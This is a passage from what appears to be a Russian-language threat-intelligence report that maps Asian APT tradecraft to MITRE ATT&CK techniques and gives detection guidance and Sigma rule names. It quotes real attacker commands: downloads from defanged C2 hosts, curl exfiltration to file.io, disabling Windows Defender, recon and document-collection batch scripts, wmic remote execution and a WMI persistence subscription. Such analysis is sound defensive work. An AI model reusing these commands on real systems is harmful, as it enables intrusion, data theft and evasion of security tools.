



Рисунок 39 Фишинговое письмо



Обнаружение

Для обнаружения фишинга используют следующие подходы:

- Внедрение защитных решений класса Secure E-mail Gateway с технологиями динамической (sandbox) проверки вложений в письмах.
- Использование систем мониторинга и обнаружения вредоносных программ для анализа веб-трафика и идентификации подозрительных веб-сайтов, которые могут быть связаны с фишинговыми атаками.
- Возможность для пользователей сообщать о подозрительных электронных письмах или веб-сайтах, которые они считают фишинговыми. Это может помочь в быстром обнаружении и блокировке новых фишинговых кампаний.
- Мониторинг активности пользователей, такой как клики на ссылки или ввод личной информации, с целью выявления аномального поведения, которое может указывать на фишинговую атаку.
- Регулярное обновление программного обеспечения, включая антивирусные и антифишинговые программы, для обеспечения защиты от новых известных угроз.

Также можно построить правила корреляции, которые могут косвенно указывать на фишинговую кампанию, например:

- Создание или выполнение файлов с двойным расширением, например: document.pdf.exe, document.docx.exe и т. д.
- Выполнение SFX-архивов.
- Запуск командной оболочки от доверенного процесса, например, от Winword.exe.

Sigma-правила

- Sigma-Generic-Shell Creation by Trusted Process
- Sigma-Generic-Drop and execution file from a trusted process
- Sigma-Generic-LNK Creation from Archive

Execution TA0002

Command and Scripting Interpreter T1059

Основное описание

Command and Scripting Interpreter T1059 — техника, описывающая выполнение злоумышленниками команд, скриптов и исполняемых файлов на системе жертвы. Она включает в себя использование Windows CMD, PowerShell, Unix Shell, JavaScript, VBScript, Python, Bash и т. п.

Командный интерпретатор является главным инструментом атакующих для взаимодействия с локальными и удаленными системами. Спектр действий, которые можно выполнить в cmd.exe, очень широк. Получив доступ к командной оболочке, злоумышленники могут провести разведку текущего пользователя, запущенных процессов и служб, могут проверить доступ к группам, открытые сетевые подключения и многое другое. Также из CMD злоумышленники могут закрепиться в системе, например, создав службу с помощью sc.exe create или добавив вредоносную нагрузку в реестр, используя reg.exe. С помощью консольных утилит атакующие отключают средства защиты и перемещаются по сети.

Command and Scripting Interpreter: Windows Command Shell T1059.003

Основное описание

Часто злоумышленники выполняют свои команды, используя командную оболочку Windows CMD, позволяющую управлять многими компонентами системы. Поскольку сеанс командной строки можно получить удаленно, атакующие зачастую встраивают команды в первоначальную полезную нагрузку, доставляемую в виде документов Microsoft Office, а также в полезную нагрузку второго этапа, загружаемую с командного центра злоумышленников и в RAT программы.

Для выполнения нескольких команд с помощью CMD можно создавать сценарии для автоматизации повторяющихся операций в формате batch-файлов (.bat или .cmd). Такие файлы обеспечивают последовательное выполнение команд с помощью алгоритмических структур, таких как условные операторы и циклы.

Так как cmd.exe применяется атакующими в большом количестве случаев и пересекается с другими техниками матрицы ATT&CK, здесь мы рассмотрим только несколько примеров использования cmd.exe на различных этапах атаки, не вдаваясь в подробности каждого примера. Детальный разбор упоминаемых процедур будет описан в соответствующих техниках.

Примеры процедур

Пример 1

Осуществление Lateral Tool Transfer посредством SMB. С помощью **copy** атакующий копирует содержимое текущей папки на удаленный хост (копируемые файлы содержат необходимые атакующему утилиты и вредоносное ПО):

```
$system32\cmd.exe /C copy * \\<remote_ip>\C$\windows\help\help
```

Пример 2

Получив доступ к системе, злоумышленники проводят разведку. Аналогично процедурам в описанных инцидентах оператор выполняет разведывательные команды из cmd.exe:

```
cmd.exe /C netstat -ano
cmd.exe /C systeminfo
cmd.exe /C whoami
cmd.exe /C net view \\<hostname>
cmd.exe /C tasklist /v
cmd.exe /C arp -a
cmd.exe /C net use
cmd.exe /C ping <host> -n <count>
cmd.exe /C net user <username> /dom
cmd.exe /C net group “domain admins” /dom
cmd.exe /C echo list volume | diskpart
```

Пример 3

Злоумышленники используют cmd.exe для запуска своего вредоносного ПО:

```
cmd /c $system32\conhost64.exe
```

Пример 4

С помощью cmd.exe на скомпрометированную систему загружаются инструменты, которые злоумышленники будут использовать в последующих этапах атаки:

```
cmd.exe /c bitsadmin /transfer n hxxp://8.210.141[.]104:8099/1.txt $public\Downloads\1.txt
cmd.exe /c certutil -urlcache -split -f hxxp://8.210.141[.]104:8099/MEUpdate.exe
$windir\Help\Help\MEUpdate.exe
```

Пример 5

Операторы производят эксфильтрацию собранных данных на внешний сервис:

```
cmd.exe /C curl -F "file=@$selfpath\1.rar" --ssl-no-revoke https://file.io
```

Пример 6

Атакующие приносят с собой batch-скрипты для выполнения повторяющихся действий как на локальном хосте, так и на удаленном. Приведем фрагмент содержимого одного скрипта (MD5: 78E8B01C74DA6E0B8A10281C3B13D5B6):

Рисунок 40 Фрагмент скрипта

```
@echo off
c:\windows\web\wct.exe ViLLage+6
C:\WINDOWS\Web\xrd.exe c:\windows\web\ld.dll
echo. >> C:\WINDOWS\Web\systeminfo.txtbb
echo @@@@@@ ver @@@@@@ >> C:\WINDOWS\Web\systeminfo.txtbb
ver >> C:\WINDOWS\Web\systeminfo.txtbb

echo. >> C:\WINDOWS\Web\systeminfo.txtbb
echo @@@@@@ time /t @@@@@@ >> C:\WINDOWS\Web\systeminfo.txtbb
time /t >> C:\WINDOWS\Web\systeminfo.txtbb

echo. >> C:\WINDOWS\Web\systeminfo.txtbb
echo @@@@@@ date /t @@@@@@ >> C:\WINDOWS\Web\systeminfo.txtbb
date /t >> C:\WINDOWS\Web\systeminfo.txtbb

echo. >> C:\WINDOWS\Web\systeminfo.txtbb
echo @@@@@@ hostname @@@@@@ >> C:\WINDOWS\Web\systeminfo.txtbb
hostname >> C:\WINDOWS\Web\systeminfo.txtbb

```

Скрипт собирает данные о системе и сохраняет их в файлы, а затем добавляет в архив. Ниже приведены все команды разведки, используемые в скрипте:

```
ver >> C:\Windows\Web\systeminfo.txtbb
time /t >> C:\Windows\Web\systeminfo.txtbb
date /t >> C:\Windows\Web\systeminfo.txtbb
hostname >> C:\Windows\Web\systeminfo.txtbb
systeminfo >> C:\Windows\Web\systeminfo.txtbb
net localgroup Administrators  >> C:\Windows\Web\systeminfo.txtbb
ipconfig /all >> C:\Windows\Web\systeminfo.txtbb
tasklist /v >> C:\Windows\Web\systeminfo.txtbb
tasklist -svc >> C:\Windows\Web\systeminfo.txtbb
net start >> C:\Windows\Web\systeminfo.txtbb
ping www.yandex.ru >> C:\Windows\Web\systeminfo.txtbb
tracert -h 5 www.yandex.ru >> C:\Windows\Web\systeminfo.txtbb
netstat -aon >> C:\Windows\Web\systeminfo.txtbb
netstat -bv >> C:\Windows\Web\systeminfo.txtbb
net use >> C:\Windows\Web\systeminfo.txtbb
net share >> C:\Windows\Web\systeminfo.txtbb
net view >> C:\Windows\Web\systeminfo.txtbb
net view /domain >> C:\Windows\Web\systeminfo.txtbb
net group /domain >> C:\Windows\Web\systeminfo.txtbb
net user >> C:\Windows\Web\systeminfo.txtbb
net user /domain >> C:\Windows\Web\systeminfo.txtbb
net group "domain controllers" /domain >> C:\Windows\Web\systeminfo.txtbb
net group "domain admins" /domain >> C:\Windows\Web\systeminfo.txtbb
net group "domain computers" /domain >> C:\Windows\Web\systeminfo.txtbb
nltest /domain_trusts >> C:\Windows\Web\systeminfo.txtbb
route print >> C:\Windows\Web\systeminfo.txtbb
arp -a >> C:\Windows\Web\systeminfo.txtbb
dir /a "c:\program files\*.*" >> C:\Windows\Web\systeminfo.txtbb
dir /a "c:\Program Files (x86)\*.*" >> C:\Windows\Web\systeminfo.txtbb
reg query "hkcu\Software\Microsoft\Windows\CurrentVersion\Internet Settings" >> C:\Windows\Web\
systeminfo.txtbb
reg query HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\USBSTOR >> C:\Windows\
Web\systeminfo.txtbb
reg query HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\DeviceClasses\{53f56307-
b6bf-11d0-94f2-00a0c91efb8b} >> C:\Windows\Web\reglist.txtbb
reg query HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\USB >> C:\Windows\Web\
reglist.txtbb
reg query HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\USBSTOR >> C:\Windows\
Web\reglist.txtbb
reg query HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\UsbFlags >> C:\Windows\
Web\reglist.txtbb
reg query HKLM [/s] >> C:\Windows\Web\reglist.txtbb
reg query HKCU [/s] >> C:\Windows\Web\reglist.txtbb
```

Пример 7

Пример batch-скрипта для сбора данных и архивации:

```
@echo off
cmd /c "mkdir C:\Users\public\tmp"
PowerShell.exe "dir C:\Users -File -Recurse -Include '*.pdf', '*.doc', '*.docx', '*.xls', '*.xlsx' | where
LastWriteTime -gt (Get-date).AddDays(-8) | copy-item -Destination C:\Users\public\tmp -Force
-ErrorAction SilentlyContinue"
C:"\Program Files\"WinRAR\rar.exe a -v200m "C:\Users\public\tmp.rar" "C:\Users\public\tmp" -ep
rmdir /s /q C:\Users\public\tmp
exit
```

Скрипт производит поиск документов в пользовательских директориях, которые модифицировались за последние 8 дней, копирует найденные файлы во временную директорию, архивирует и удаляет копии. Данный скрипт запускался как задача по расписанию.

Обнаружение

Несмотря на популярность у злоумышленников, CMD используется в легитимных целях системными администраторами. Провести черту между вредоносной и легитимной активностью в этом случае довольно сложно, поэтому один из подходов к обнаружению — отслеживание выполнения отдельных сценариев использования cmd.exe, таких как:

1. Загрузка файлов из внешней сети
2. Поиск по шаблону с “*”
3. Архивирование
4. Отправка файлов на удаленный сервер
5. Запуск команд для разведки
6. Паттерны обфускации командной строки
7. Запуск cmd.exe от нестандартных процессов
8. ... Многие другие

Источник событий	Журнал	Event ID
Windows	System	4688
Sysmon	Sysmon	1

Sigma-правила

- Sigma-Generic-System Information Discovery via Standard Windows Utilities
- Sigma-Generic-System Network Configuration Discovery via Standard Windows Utilities
- Sigma-Generic-Remote System Discovery via Standard Windows Utilities
- Sigma-Generic-File Download via Bitsadmin
- Sigma-Generic-Ingress Tool Transfer via curl.exe
- Sigma-Generic-Compress Data for Exfiltration via Archiver

Command and Scripting Interpreter: PowerShell T1059.001

Основное описание

Как всем известно, PowerShell — мощный инструмент, представляющий собой командную оболочку и язык сценариев, разработанный Microsoft. Хотя PowerShell имеет сходство с CMD, он предлагает более продвинутые функции и возможности, что делает его предпочтительным выбором как для системных администраторов, так и для злоумышленников.

Во-первых, PowerShell — это полноценный объектно-ориентированный язык, в котором есть переменные, функции, классы и объекты, что позволяет получать доступ и управлять различными системными компонентами, такими как файлы, процессы и ключи реестра, как объектами со свойствами и методами. Благодаря этому можно реализовывать более сложную логику сценариев.

Во-вторых, PowerShell предоставляет огромное количество встроенных командлетов, которые представляют собой небольшие функции, выполняющие определенные действия, например, управление файлами, доступ к реестру, запрос информации о системе, взаимодействие с процессами и службами.

В-третьих, PowerShell построен на основе .NET, что дает ему доступ к широкому спектру библиотек и API, расширяя возможности сценариев.

В-четвертых, в PowerShell поддерживаются несколько альтернативных имен для командлетов, или, по-другому, псевдонимы, которые могут использоваться злоумышленниками для уклонения от обнаружения. Также PowerShell обеспечивает удаленное управление системами Windows с помощью протокола WinRM (PowerShell Remoting).

Рассмотрим примеры использования PowerShell у азиатских APT-групп.

Примеры процедур

Пример 1

Загрузка полезной нагрузки с C2-сервера с помощью командлета **Invoke-WebRequest:**

```
PowerShell iwr -Uri hxxp://8.210.141[.]104:8099/1.txt -OutFile C:\1.txt -UseBasicParsing
```

В приведенном примере используется псевдоним **iwr** командлета **Invoke-WebRequest.** Как уже было сказано, PowerShell позволяет работать с псевдонимами, в том числе создавать свои псевдонимы с помощью **set-alias.** Это усложняет работу аналитикам в обнаружении.

Пример 2

В PowerShell есть командлеты для конфигурации параметров сканирования и обновлений Защитника Windows. Ниже пример отключения защиты в реальном времени и добавления вредоносного семпла в исключение:

```
PowerShell -exec bypass -command Set-MpPreference -DisableRealtimeMonitoring $True
PowerShell.exe Add-MpPreference -ExclusionPath "$user\$appdata\aPCyDwLsApDgb.exe"
```

Пример 3

Еще один пример загрузки файла с C2-сервера, но уже с помощью командлета Start-BitsTransfer:

```
PowerShell "Start-BitsTransfer -Source hxxp://security.lomiasecure[.]net/crx/node.txt -
Destination C:\\Users\\public\\node.txt -transfertype download"
```

Пример 4

Также PowerShell позволяет выполнять команды или сценарии, закодированные в base64. Атакующие часто планируют поэтапное выполнение полезной нагрузки с использованием base64 в PowerShell:

```
PowerShell "Start-BitsTransfer -Source hxxp://security.lomiasecure[.]net/crx/node.txt -
Destination C:\\Users\\public\\node.txt -transfertype download"
```

Закодированная строка Base64 представляет собой очередную команду PowerShell.

Пример 5

Азиатские APT-группы также используют PowerShell-скрипты для автоматизации своих действий. Пример запуска скрипта группы ToddyCat:

```
PowerShell.exe -exec bypass -c 'C:\programdata\intel\mvl.ps1
```

Скрипт предназначен для сбора пользовательских данных.

Пример 6

Использование метода DownloadFile для загрузки на систему скрипта .bat, с последующим запуском и удалением скрипта:

```
PowerShell -Command $wc = New-Object System.Net.WebClient; $tempfile = [System.
IO.Path]::GetTempFileName(); $tempfile += '.bat'; $wc.DownloadFile('[REDACTED_URL]', $tempfile); &
$tempfile ; Remove-Item -Force $tempfile
```

Обнаружение

Для обнаружения вредоносной активности PowerShell необходимо отслеживать журнал Microsoft-Windows-PowerShell/Operational. Ведение журнала PowerShell может предоставить информацию о выполнении сценариев или команд, а также помочь при анализе закодированных или обфусцированных команд: например, строка base64, выполняемая PowerShell с параметром **EncodedCommand,** будет сохранена в журнале в декодированном виде.

Источник событий	Журнал	Event ID
Windows	Security	4688
Sysmon	Sysmon	1
Windows	Microsoft-Windows-PowerShell/ Operational	4103, 4104

Sigma-правила

- Sigma-Generic-PowerShell Suspicious Arguments
- Sigma-Generic-Execution of Downloaded PowerShell Code
- Sigma-Generic-PowerShell Code Execution from File
- Sigma-Generic-PowerShell Code Execution from Registry

Windows Management Instrumentation T1047

Основное описание

WMI (Windows Management Instrumentation) — это технология Microsoft, которая позволяет с помощью единого интерфейса управлять компонентами локальной или удаленной операционной системы. WMI позволяет администраторам и разработчикам получать данные об оборудовании, программном обеспечении и сетевых ресурсах на компьютерной системе, а также управлять ими. WMI помогает автоматизировать административные задачи и контролировать работоспособность и производительность систем, например, мониторинг системы, развертывание программного обеспечения, управление конфигурацией, удаленное администрирование.

Эти задачи выполняют не только системные администраторы, но и злоумышленники. Они также получают разведывательную информацию о системе, запускают вредоносное ПО, перемещаются по сети и контролируют удаленные системы.

Примеры процедур

Пример 1

Один из наиболее распространенных вариантов использования WMI — это запуск процесса на удаленной машине с использованием wmic.exe:

```
wmic /node:<ip> /user:<domain>\<username> /password:<password> process call create "cmd /c systeminfo >$temp\temp.txt"
```

Использование wmic.exe у группы TA428:

```
wmic /node:"<ip>" /password:"<password>" /user:"[domain]\[user]" process call create "$appdata\microsoft\AppV\Setup\Install.exe"
```

Пример 2

Часто можно встретить использование модуля Wmiexec популярного фреймворка Impacket как среди команд Red Team, так и атакующих группировок.

Wmiexec использует технологию WMI и позволяет злоумышленнику выполнять команды в удаленной системе. Для удаленного подключения и выполнения команды необходимо использовать действительное имя пользователя и пароль или хэш NTLM. Использование wmiexec не требует установки службы на удаленном хосте, которая требуется для аналогичных методов бокового перемещения, таких как smbexec.py от Impacket.

Wmiexec использует DCOM (Distributed Component Object Model) для удаленного подключения к системе. Выполнение злоумышленником wmiexec.py установит соединение с DCOM/RPC через порт 135.

При использовании Wmiexec команды атакующего выполняются на целевой системе от процесса wmiprvse.exe. Пример, замеченный в одной из атак:

```
Parent_command_line: “C:\Windows\system32\wbem\wmiprvse.exe -secured -embedding”
Command_line: “cmd.exe /Q /c whoami 1> \\127.0.0.1\C$\Windows\Temp\MqWrJY 2>&1”
```

Во время выполнения Wmiexec команда по умолчанию перенаправляется в файл, созданный в папке ADMIN$ удаленного хоста. Общий ресурс ADMIN$ совпадает с путем к файлу C:\Windows\, C$, соответственно, с C:\.

Пример 3

Рассмотрим еще один пример выполнения WMI на удаленной системе. Здесь от процесса wmiprvse.exe выполняется batch файл:

```
Parent_image_path: “c:\windows\system32\wbem\wmiprvse.exe”
Command_line: “cmd /c $windir\web\lc.bat”
```

Часть файла C:\Windows\web\lc.bat (MD5: 78E8B01C74DA6E0B8A10281C3B13D5B6):

Рисунок 41 Фрагмент файла

```
C:\WINDOWS\Web\gd.exe
copy C:\WINDOWS\Web\get.exe C:\Users\Public\Downloads\get.exe
copy C:\WINDOWS\Web\sam.dll C:\Users\Public\Downloads\sam.dll
C:\Users\Public\Downloads\get.exe C:\Users\Public\Downloads\sam.dll
C:\WINDOWS\Web\sev.exe a -bd -y -r -p12345 C:\WINDOWS\Web\niissu.7z C:\WINDOWS\Web\*.txtbb
C:\WINDOWS\Web\cdout C:\Users\Public\Downloads\*.dat C:\WINDOWS\Web\*.res C:\Users\Public\Downloads\*.wav
del C:\WINDOWS\Web\sev.exe C:\WINDOWS\Web\gd.exe C:\WINDOWS\Web\*.exe C:\WINDOWS\Web\*.dll
C:\WINDOWS\Web\*.txtbb C:\WINDOWS\Web\cdout C:\WINDOWS\Web\*.res C:\Users\Public\Downloads\get.exe
C:\Users\Public\Downloads\sam.dll C:\Users\Public\Downloads\*.dat C:\Users\Public\Downloads\*.wav
del %0
```

Еще один пример:

Parent_image_path: “C:\Windows\system32\wbem\wmiprvse.exe”
Command_line: “cmd /c C:\programdata\saL_L.bat C:\programdata\fdeploy.dll”

Здесь batch-файл устанавливает переданную ему библиотеку в качестве ServiceDLL для выполнения в контексте svchost.exe.

Обнаружение

Детектирование этой техники сводится к отслеживанию активности WMI.

1

Стоит детектировать аномалии дерева процессов, в которых есть wmiprvse.exe. Такие процессы, как cmd.exe или PowerShell.exe, выполняемые как дочерние процессы wmiprvse.exe, являются подозрительными, однако могут быть легитимными. Корреляцию на основе необычных дочерних процессов для wmiprvse.exe необходимо уточнять дополнительными данными. Для каждой организации может потребоваться профилирование дочерних процессов wmiprvse.exe, так как системные администраторы могут использовать и развертывать сценарии WMI на рабочих станциях.

2

Для детектирования модуля Wmiexec из фреймворка Impacket можно использовать характерные паттерны, такие как перенаправление вывода в файл в командной строке дочернего процесса wmiprvse.exe.

Рисунок 42 Перенаправление вывода

```
def execute_remote(self, data, shell_type='cmd'):
    if shell_type == 'powershell':
        data = '$ProgressPreference="SilentlyContinue";' + data
        data = self.__pwsh + b64encode(data.encode('utf-16le')).decode()

    command = self.__shell + data

    if self.__noOutput is False:
        command += ' 1> ' + '\\\\127.0.0.1\\%s' % self.__share + self.__output + ' 2>&1'
    if PY2:
        self.__win32Process.Create(command.decode(sys.stdin.encoding), self.__pwd, None)
    else:
        self.__win32Process.Create(command, self.__pwd, None)
    self.get_output()
```

3

Отслеживание использования утилиты wmic.exe для выполнения команд на удаленных хостах с ключевым словом /node:

wmic /node:<ip> /user:<domain>\<username> /password:<password> process call create "<command>"

4

Отслеживание команд разведки, выполняемых с помощью утилиты wmic.exe:

wmic product get name
wmic os caption
wmic process | find <security_product_process>

Источник событий	Журнал	Event ID
Windows	Security	4688
Sysmon	Sysmon	1

Sigma-правила

- Sigma-Generic-Suspicious Command wmic.exe
- Sigma-Generic-Suspicious Child Process Wmiprvse.exe
- Sigma-Generic-System Service Discovery via wmic
- Sigma-Generic-Permission Local Groups Discovery via wmic
- Sigma-Generic-Security Software Discovery via wmic

Native API T1106

Основное описание

Операционная система Windows позволяет разработчикам использовать, помимо интерфейса Win32 API, еще один интерфейс — Native API. Функции Native API, реализованного в ntdll.dll, зачастую начинаются с префикса Nt (например, NtCreateProcess).

Связь между интерфейсами API подсистемы Windows (Win32 API) проиллюстрирована на рисунке ниже. Почти все вызовы функций DLL подсистем Windows (например, kernel32.dll, advapi32.dll, user32.dll, rpcrt4.dll, etc) направляются к модулю ntdll.dll, который передает их ntoskrnl.exe.

Модуль ntdll.dll — это компонент операционной системы, содержащий внешнюю часть интерфейса Native API пользовательского режима. Имплементация Native API находится в ntoskrnl.exe. Посредством системного вызова выполнение передается из пользовательского режима в режим ядра, где и происходит дальнейшая обработка вызова.

С точки зрения атакующего, использование Native API привлекательно, поскольку это самый низкий уровень, на котором код еще исполняется в режиме пользователя, и, как следствие, функции Native API зачастую предоставляют более широкий функционал, чем функции Win32 API. Дополнительным фактором служит отсутствие документации на многие функции интерфейса, что усложняет разработку детектирующей логики для отслеживания вредоносных действий.

Примеры процедур

Native API часто используется злоумышленниками во вредоносном ПО.

Одна из наиболее часто использующихся функций — NtQuerySystemInformation. Она позволяет получить большое количество информации о системе: от количества процессоров до хендлов на существующие объекты.

Также Native API используется в случаях, когда интерфейс Windows API не предоставляет необходимую функциональность, как в случае с приостановкой (Suspend) процесса. В свою очередь, существует функция NtSuspendProcess (из интерфейса Native API), которая предоставляет такую возможность. Она принимает в качестве единственного аргумента хендл на процесс, который необходимо приостановить (suspend). Для возобновления выполнения используется NtResumeProcess.

Обнаружение

Говорить о детектировании техники Native API стоит применительно к таким защитным решениям, как EPP, Sandbox, etc. Они позволяют отслеживать поведение объектов на низком уровне и, как следствие, позволяют выявлять злонамеренное использование Native API.

Persistence TA0003

Event Triggered Execution T1546

Основное описание

Для сохранения доступа к скомпрометированной системе злоумышленники применяют различные методы. Один из методов именуется как техника Event Triggered Execution T1546. Эта техника описывает использование атакующими различных системных механизмов, инициирующих запуск ВПО при наступлении определенных событий. Атакующие могут злоупотреблять этими механизмами для закрепления в системе жертвы. Получив доступ к системе, злоумышленники могут создавать или изменять триггеры событий с указанием вредоносного кода, который должен выполняться всякий раз, когда срабатывает триггер на какое-либо событие. Поскольку выполнение кода может происходить от учетной записи с более высокими привилегиями, такой как системная или служебная учетная запись, злоумышленники также используют эту технику для повышения привилегий.

Event Triggered Execution: Windows Management Instrumentation Event Subscription T1546.003

Основное описание

Windows Management Instrumentation (WMI) Event Subscription — это популярная техника для закрепления на хосте. Злоумышленники могут использовать возможности WMI для создания подписки на событие и выполнения произвольного кода при наступлении этого события, обеспечивая себе присутствие в системе.

Для создания WMI-подписки на события нужно зарегистрировать следующие классы:

- Фильтр событий __EventFilter — это класс WMI, описывающий, какие события WMI доставляет потребителю событий __EventConsumer. Фильтр событий также описывает условия, при которых WMI доставляет события, используя язык запросов WMI (WQL[8]).
- Потребитель событий __EventConsumer — класс WMI, определяющий действия, которые нужно выполнить при получении события.
- Связующий класс __FilterToConsumerBinding — класс для установки связи между фильтром и потребителем.

Примеры процедур

В одном из рассмотренных ранее инцидентов бэкдор GDrive-3k запускался процессом wmiprvse.exe. Злоумышленники создали следующие классы для закрепления и выполнения своего вредоносного кода:

```
instance of __EventFilter
{
   EventNamespace = "root\\cimv2";
   Name = "Chrome Update";
   Query = "SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE TargetInstance ISA
'Win32_PerfFormattedData_PerfOS_System' AND TargetInstance.SystemUpTime >= 240 AND
TargetInstance.SystemUpTime < 325";
   QueryLanguage = "WQL";
};
instance of CommandLineEventConsumer
{
   ExecutablePath = "C:\\Windows\\System32\\GoogleUpdate.exe";
   Name = "GoogleUpdater";
};
```

8 **WQL**

Подробнее

Обнаружение

Для обнаружения данной техники необходимо отслеживать создание WMI-подписок. Например, агент мониторинга Sysmon можно настроить для логирования WmiEventFilter, WmiEventConsumer и WmiEventConsumerToFilter и построить на этом детектирование вредоносной активности WMI.

EventID	Event name
19	WmiEventFilter activity detected
20	WmiEventConsumer activity detected
21	WmiEventConsumerToFilter activity detected

События WmiEvent предоставляют полную информацию о активности WMI, по которым можно определить, вредоносная ли это активность. Событие EventID 19 позволяет узнать триггерное событие. EventID 20 сообщает о программе, которая должна выполниться, а из события EventID 21 видно их связь.

Дополнительно детект можно построить на параметрах командной строки события создания процесса, например, командлеты PowerShell или wmic.exe, используемые для создания WMI-подписки, а также на создании файла с расширением MOF.

Источник событий	Журнал	Event ID
Windows	Security	4688
Windows	Microsoft-Windows-PowerShell/ Operational	4103, 4104
Windows	Microsoft-Windows-WMI-Activity/ Operational	5860, 5861
Sysmon	Sysmon	1, 11, 19, 20, 21

Sigma-правила

- Sigma-Generic-Changing MOF Self-Install Directory via Registry
- Sigma-Generic-MOF file changing/creation

Event Triggered Execution: Image File Execution Options Injection T1546.012

Основное описание

